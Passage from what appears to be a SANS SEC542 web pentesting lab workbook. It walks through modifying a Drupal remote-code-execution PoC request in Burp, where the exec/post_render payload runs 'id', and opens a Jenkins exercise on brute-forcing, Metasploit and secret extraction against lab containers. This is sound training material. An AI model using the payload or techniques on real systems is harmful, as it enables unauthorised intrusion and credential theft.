
```
curl http://172.23.0.2/hello.txt
```



9. It worked! Now let's proxy the PoC via Burp, and change the command that is run. We would also simply edit the PoC script, but using Burp will allow us to explore some useful features, including using Burp's decoder.

Start Burp Pro

1. In the SEC542 Linux VM, open **Burp Pro**.



2. Wait for Burp Pro to launch.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Run one instance of Burp pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Note**
>
> If you only have one instance running, you should not expect to see the popup below.
>
> 
>
>
> In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

> **Warning**
>
> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

4. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Load from configuration file**).

Edit the Script

1. Copy `/labs/exploit.py` to `/labs/exploit2.py`, and edit to enable proxying via Burp. Editing a copy is safer than editing the original file, since a mistake will not break the original.

```
sudo cp /labs/exploit.py /labs/exploit2.py
sudo gedit /labs/exploit2.py
```

2. Change the four lines highlighted in the screenshot above, currently set to:

```
# proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
# verify = False
proxies = {}
verify = True
```

3. Uncomment the first two lines, and comment the next two. Change to the following:

```
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
verify = False
# proxies = {}
# verify = True
```

```
# Add proxy support (eg. BURP to analyze HTTP(s) traffic)
# set verify = False if your proxy certificate is self signed
# remember to set proxies both for http and https
#
# example:
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
verify = False
# proxies = {}
# verify = True
```

4. Save the file in `gedit` and exit.

Intercept and alter the Exploit


1. Go to Burp's **Proxy** -> **Intercept** tab and turn Intercept on:

2. Run `/labs/exploit2.py` :

```
/labs/exploit2.py
```

3. Enter `http://172.23.0.2/` and press `Enter` .


4. Burp should show the intercepted exploit. The intercepted exploit is shown in the **Proxy** -> **Intercept** window.




5. Note that the exploit uses HTML encoding.

```
form_id=user_register_form&_drupal_ajax=1&mail%5B%23post_render%5D%5B%5D=exec&mail%5B%23type%
%22%3B-%29%22+%7C+tee+hello.txt
```


6. Use Burp's **Smart Decode** to decode the exploit. Highlight the exploit in the **Raw Request** tab, right-click and then choose **Send to Decoder**.




7. Go to the **Decoder** tab, which now shows the exploit.




8. Click **Smart Decode**, which will show the decoded exploit.



9. Highlight the command `echo ";-)"` (as shown here):



10. Change to `id`:



11. Notice that a third decode box opens, allowing us to re-encode our command. This is often unnecessary, so let's try the decoded payload.


12. Highlight the exploit from the middle Decoder box, and press `Ctrl-C` to copy it.

```
form_id=user_register_form&_drupal_ajax=1&mail%5B%23post_render%5D%5B%5D=exec&mail%5B%23type%5D=markup&mail%5B%23markup%5D=echo+-%22%3E-%29%22+%7C+tee+hello.txt
```


```
form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#type]=markup&mail[#markup]=id |+tee+hello.txt
```

```
form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#type]=markup&mail[#markup]=id |+tee+hello.txt
```

13. Then switch to the **Proxy** -> **Intercept** window, and replace the exploit with the pasted version. Then turn Intercept off.



14. Return to the terminal that is running the `/labs/exploit2.py` command, and note that is has completed. Then download `http://172.23.0.2/hello.txt` via `curl`:



15. Boom! We successfully altered the command run by the PoC exploit.

Final step

1. Stop the Drupal Docker containers by typing the following command in a terminal and close all terminal windows:

```
stop-containers.sh
```


Exercise 5.5 - Nuclei and Jenkins

Objectives

- Get familiar with following attack techniques:
  - Password bruteforcing
  - Using `nuclei`
  - Metasploit
  - Jenkins and the way it stores secrets
- The admin account on the Jenkins instance stored a secret that contains Marvin's critical password. Retrieve the plaintext password.

Lab Setup

1. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.




2. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**)
3. Wait for Burp Pro to launch.
4. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. Open a terminal and start the Docker container by typing the following command:

```
/labs/jenkins.sh
```




6. The target web application is available at http://sec542.org:9000.

Challenges

- Use Nuclei to scan the server at http://sec542.org:9000, it will identify the Jenkins instance (which is quite straightforward).
- Brute force `admin`'s password.
- Use Nuclei to scan again with provided session cookies.
- Exploit the Jenkins instance's Script Console function with Metasploit (hint, you will need the `API_TOKEN`).
- Analyze how Jenkins stores secrets and retrieve Marvin's password.


Solution

1. The web page is located at http://sec542.org:9000, and contains the Jenkins login page.



